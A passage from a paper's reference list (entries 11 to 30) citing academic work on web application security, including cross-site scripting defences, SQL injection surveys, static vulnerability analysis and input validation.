- [11] Qianjie Zhang, Hao Chen, Jianhua Sun. "An execution-flow based method for detecting Cross-site Scripting attacks", July 2010, SourceIEEE Xplore Conference: Software Engineering and Data Mining (SEDM), 2010 2nd International Conference. https://www.researchgate.net/publication/224165103_An_executionflow_based_method_for_detecting_Cross-site_Scripting_attacks.
- [12] Bhawna Mewara, Sheetal Bairwa, Jyoti Gajrani. "Browser's defenses against reflected cross-site scripting attacks", July 2014, DOI:10.1109/ICSPCT.2014.6884928, Conference: 2014 International Conference on Signal Propagation and Computer Technology (ICSPCT). https://www.researchgate.net/publication/268195367_Browser's_defenses_against_reflected_cross-site_scripting_attacks.
- [13] Ter Louw, M.; Venkatakrishnan, V.N. "Blueprint: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers". In: 2009 30th IEEE Symposium on Security and Privacy Security and Privacy, 2009 30th IEEE Symposium on. :331-346 May, 2009. <https://ieeexplore.ieee.org/document/5207654>.
- [14] Sonkarlay J. Y. Weamie. "Cross-Site Scripting Attacks and Defensive Techniques: A Comprehensive Survey", Independent Researcher, College of Computer Science & Electronic Engineering, Hunan University, Changsha, China. DOI: 10.4236/ijcns.2022.158010. <https://www.scirp.org/journal/paperinformation.aspx?paperid=119069>.
- [15] Di Lucca, G.A.; Fasolino, A.R.; Mastroianni, M.; Tramontana, P. "Identifying cross site scripting vulnerabilities in Web applications". In: Web Site Evolution, Sixth IEEE International Workshop on (WSE'04) Web site evolution Telecommunications Energy Conference, 2004. INTELEC 2004. 26th Annual International. :71-80 2004; Los Alamitos, CA, USA, USA: IEEE. <https://ieeexplore.ieee.org/document/1410997>.

- [16] Kumar, Sandeep; Mahajan, Renuka; Kumar, Naresh; Khatri, Sunil Kumar. "A study on web application security and detecting security vulnerabilities". In: 2017 6th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO) Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO), 2017 6th International Conference on. :451-455 Sep, 2017. <http://ieeexplore.ieee.org/document/8342469/>.
- [17] Namitha, P.; Keerthijith, P. "A Survey on Session Management Vulnerabilities in Web Application". In: 2018 International Conference on Control, Power, Communication and Computing Technologies (ICCPCT) Control, Power, Communication and Computing Technologies (ICCPCT), 2018 International Conference on. :528-532 Mar, 2018. <https://ieeexplore.ieee.org/document/6316697>.
- [18] Abdulrahman Alzahrani; Ali Alqazzaz; Ye Zhu; Huirong Fu; Nabil Almashfi. "Web Application Security Tools Analysis". <https://ieeexplore.ieee.org/document/7980348>.
- [19] Lauri Auronen. "Tool-Based Approach to Assessing Web Application Security", December 2022. https://www.researchgate.net/publication/228931381_Tool-Based_Approach_to_Assessing_Web_Application_Security.
- [20] D.A. Kindy, A. Pathan, "A survey on SQL injection: Vulnerabilities,attacks, and prevention techniques, "IEEE 15th International Symposium on Consumer Electronics (ISCE), pp.468- 471, 2011. <https://dl.acm.org/doi/10.1145/3383972.3384028>.
- [21] Li Bingchang, Liang Shi, Zhuhua Cai, "Software Vulnerability Discovery Techniques: A Survey", "Fourth International Conference on Multimedia Information Networking and Security (MINES), pp.152-156, 2012. <https://dl.acm.org/doi/10.1109/MINES.2012.202>.
- [22] Monica S. Lam and Michael Martin, "Securing web applications with static and dynamic information flow tracking ", In proceeding of the ACM Symposium on Partial Evaluation and Semantics-based Program Manipulation, pages 3-12, 2008. <https://dl.acm.org/doi/10.1145/1328408.1328410>.
- [23] N.Jovanovic, C. Kruegel, E. Kirda. "Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities". In SP'06: Proceedings of the 27th IEEE Symposium on Security and Privacy, Oakland, CA, USA, 2006. https://link.springer.com/10.1007%2F978-1-4419-5906-5_856.
- [24] Yunhui Zheng and Xiangyu Zhang." Path sensitive static analysis of web applications for remote code execution vulnerability detection". In Proceedings of the International Conference on Software Engineering (ICSE '13). IEEE Press, 652-661, 2013.

<https://dl.acm.org/doi/10.5555/2486788.2486874>.

[25] Yichen Xie and Alex Aiken. "Static detection of security vulnerabilities in scripting languages." In Proceedings of the 15th conference on USENIX Security Symposium - vol. 15, 2006. <https://www.usenix.org/conference/15th-usenix-security-symposium/static-detection-security-vulnerabilities-scripting>.

[26] Scholte, T. Robertson, W. Balzarotti, D. Kirda, "Preventing Input Validation Vulnerabilities in Web Applications through Automated Type Analysis," IEEE 36th Annual Computer Software and Applications Conference (COMPSAC), 16-20 July 2012. https://hobbydocbox.com/Art_and_Technology/108068970-Informacines-technologijos.html.

[27] J. Sohn, Ryoo, J., "Securing web applications with better patches: An architectural approach for systematic input validation with security patterns," in: 2015 10th International Conference on Availability, Reliability and Security. pp. 486–492 (Aug 2015). <https://ijsrcseit.com/CSEIT206543>.

[28] Ashikali M Hasan, "Perusal of Web Application Security Approach", 2017 International Conference on Intelligent Communication and Computational Techniques (ICCT) Manipal University Jaipur, Dec 22-23, 2017. https://www.academia.edu/38578428/Perusal_of_Web_Application_Security_Approach.

[29] Marcelo Invert Palma Salas, "Security Testing Methodology for Evaluation of Web Services Robustness - Case: XML Injection", Paulo Lício de Geus, Eliane Martins Institute of Computing, UNICAMP, Campinas, Brazil, 2015. <https://lasca.ic.unicamp.br/paulo/papers/2015-SERVICES-marcelo.palma-xml.injection.pdf>.

[30] Z. Mao, N. Li, and I. Molloy, "Defeating crosssite request forgery attacks with browserenforced authenticity protection," in FC'09: 13th International Conference on Financial Cryptography and Data Security, 2009, pp.238–255. <https://www.ijrst.com/IJSRST196142>.